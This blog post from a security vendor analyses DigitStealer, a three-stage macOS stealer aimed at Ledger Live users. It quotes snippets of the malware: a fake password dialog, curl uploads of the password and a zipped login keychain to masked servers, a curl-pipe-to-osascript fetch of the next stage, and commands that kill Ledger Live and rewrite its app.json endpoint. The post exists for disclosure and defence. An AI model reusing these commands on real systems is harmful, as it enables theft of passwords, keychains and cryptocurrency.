Blog · November 15, 2026 · DigitStealer
DigitStealer doesn’t just rob Ledger Live. It reconfigures it.
This Mac stealer carries the code to ask for your password and send your keychain away, and also to quit Ledger Live, the crypto wallet app, and point its settings at an outside server.
Most stealers take files and leave. DigitStealer contains what it needs to do one more thing: change an app you will keep using.

We collected three of its stages and gave them to MacVigil: an AppleScript and two programs written in JavaScript for Automation (JXA), the JavaScript that macOS can run to script apps. None of them was run. All three come out dangerous, scoring between 88 and 100 out of 100, without consulting any list of known files: for these scans, XProtect, MacVigil’s list of known-malware fingerprints and its DeepBranch AI second opinion were switched off. And for the two JavaScript stages, none of MacVigil’s known-malware channels flags them even in normal mode. Only their behavior gives them away.
Stage 1: ask for the password, and keep it
The first script contains the code to show a window with a masked field, keep the answer in a variable, and check with macOS that it really is the account password:
display dialog promptFirst default answer "" with hidden answer buttons {"OK"} default button "OK" with icon note
set userPassword to text returned of the result
MacVigil then follows that variable. It is checked on line 45, then named on line 47 in a curl command started in the background:
dialog line 41 -> dscl authonly password argument line 45; variable reference at curl via nohup at line 47The same answer, named at both places, is what ties them together. An admin tool checks a password and forgets it; this script then names it on a line that can send it. MacVigil’s Critical finding: “High-risk combination: a masked password prompt whose answer is named on a line that writes a file or starts a program.” Read by hand, that line is a curl request whose body carries the password in a field named pass, sent to /api/credentials. Wrong answers go out the same way under the name wrong, and the right one is also appended to a hidden file in the home folder.
The script also contains tccutil reset All, which resets every privacy decision recorded on the Mac, so apps may have to ask for permission again. And it contains a line that downloads another script, from an address held in a variable named ledgerScriptURL, and hands it straight to the script interpreter:
do shell script "nohup curl -fsSL " & quoted form of ledgerScriptURL & " | osascript >/dev/null 2>&1 &"
userPassword, from the dscl check on line 45 to the curl command on line 47. The XProtect row in the list comes from the normal scan; by behavior alone, with XProtect off, the verdict is the same: dangerous, 100.Stage 2: 196 KB of unreadable JavaScript
The second stage was run through an obfuscator. All of its text is stored in an array of 1,155 encoded entries, 1,137 distinct strings once decoded, and the code refers to them only by number. MacVigil decodes the array, puts each string back in place, then follows the commands to the call that hands them to the shell. Three of them come one after the other:
cp "…/Library/Keychains/login.keychain-db" "/tmp/…/Library/Keychains/login.keychain-db"
zip -r -y --quiet "/tmp/….zip" "…" 2>/dev/null
curl --retry 10 --retry-delay 10 --max-time 3600 -F 'file=@/tmp/….zip' -F 'hwid=…' -F 'wid=…' -F 'user=…' "hxxps://…/api/log"
The file contains what it needs to copy the login keychain into /tmp, compress the folder, and send the ZIP. MacVigil checks that the same content goes all the way through: what is selected, what is archived, what leaves. The finding is called “Links selected credential data to a staged-file upload.” The keychain is one of six groups this stage collects: browsers, browser extensions, wallets, Telegram, VPN profiles and the keychain.
The server address was not written out anywhere in one piece. The code put it together from three parts:
a0_0x45177f['domain'] = 'hxxps://…' + '…' + '…'; // three pieces; the address itself is left out here
Stage 3: quit Ledger Live, rewrite its configuration
The third stage steals nothing. It contains two acts, which MacVigil reads like this:
killall "Ledger Live" || true
read ~/Library/Application Support/Ledger Live/app.json -> set data.endpoint (an outside server address) -> write ~/Library/Application Support/Ledger Live/app.json
The first line quits Ledger Live, the app that manages a hardware cryptocurrency wallet. The second opens that app’s configuration file, replaces its data.endpoint field with a block of five values (the outside address bc, an identifier of this Mac ud, two fixed codes bind and pk, and an empty list sd), and saves the file back in the same place.
What ties the two acts together is the app’s name, read at both places: the process one act ends, and the folder where the other rewrites a file. The finding: “Ends an application, then rewrites its configuration to carry an outside address.”
That is what sets this stage apart. If it runs, deleting the stealer is not enough: the change stays in the app’s own file.

Ledger Live, in the killall on line 86 and in the path written on line 261. The address written into app.json is masked in this image.What the three scripts actually do
We also read the three files by hand, without running them: the first is plain AppleScript, and the two JavaScript stages had to be decoded first. Here is what the code is written to do.
Stage 1 takes more than the password. The password you type is checked, then placed in the body of a request, in a field called pass:
curl --retry 10 --retry-delay 10 --max-time 10 -d 'hwid=…&wid=…&user=…&pass=…' '…/api/credentials'A wrong answer is sent too, under the name wrong: a mistyped password is often the password of something else. The right one is also appended to a hidden file in your home folder. Then the script copies every file under 100,000 bytes from Desktop, Documents and Downloads, whatever its type, writes the text of every note of the Notes app into files, zips the lot and uploads it to /api/grabber. Its last line fetches the next script and pipes it into osascript.
Stage 2 is the browser and wallet collector. Once its 1,155 encoded strings are decoded, its targets are a plain list:
- twelve Chromium browsers (Chrome and its Beta, Dev and Canary builds, Brave, Edge, Vivaldi, Opera, Opera GX, Chromium, Arc, Cốc Cốc) and three Firefox ones (Firefox, Waterfox, Pale Moon): cookies, saved logins, autofill data, history, bookmarks, and Firefox’s
key4.db; - the stored data of every browser extension, not a chosen few;
- seventeen wallet locations, among them Electrum, Exodus, Atomic, Wasabi, Ledger Live, Trezor Suite, Monero, Bitcoin Core, Binance and Tonkeeper;
- Telegram Desktop’s session files, and OpenVPN and Tunnelblick profiles;
- the login keychain.
Everything is copied to a folder in /tmp, zipped and posted to /api/log with an identifier computed from the Mac’s hardware UUID.
Stage 3 writes five values, not one. After killall "Ledger Live" and a one-second pause, it replaces the data.endpoint field of Ledger Live’s app.json with this:
bind: 7be17143e8e63efe1bbaad7dd17c6b18
bc:   … (the outside address, left out here)
ud:   (the same identifier of this Mac that stages 1 and 2 send)
sd:   []
pk:   859386f7ec94f6bef56bd837684b6d7ea811492fb3831f1dcd4017a2fc558841
The identifier ud is the one the server already received with your password and your files. The rewritten settings file is therefore tied to one victim, not generic.
What the servers answer and what the next-stage address serves are not in these three files, nothing in them uses bind, sd or pk, and the scripts do not say what Ledger Live does with the rewritten field. None of the three installs anything that survives a restart.
How to protect yourself if you use Ledger Live
If you think you opened a suspicious file, don’t just delete it: uninstall Ledger Live, delete its folder in ~/Library/Application Support, then reinstall it from Ledger’s website. Never type your recovery phrase into any app, whatever it is.
The files
Verdicts are by behavior alone.
| File | SHA-256 | Verdict |
|---|---|---|
1ststage.scpt, AppleScript, 8 KB | 498d271d695e424bfd7f9ad1ead187ef0ac62fa8908c6e1f239db495371ff237 | dangerous 100 |
2stage.js, JXA, 196 KB | 7bf9609b351b38d8a54d5c0e9759fcfb21157beeac343452c129bcbbe9ee6b02 | dangerous 100 |
3stage.js, JXA, 22 KB | 05bee860231a9686ea9205bc43cd09a31155a4d191390594a8e308d6d36eeb2f | dangerous 88 |
Get the next write-up by email:
More: fake password prompts on a Mac · commands pasted into Terminal · how to check a Mac for malware · all blog posts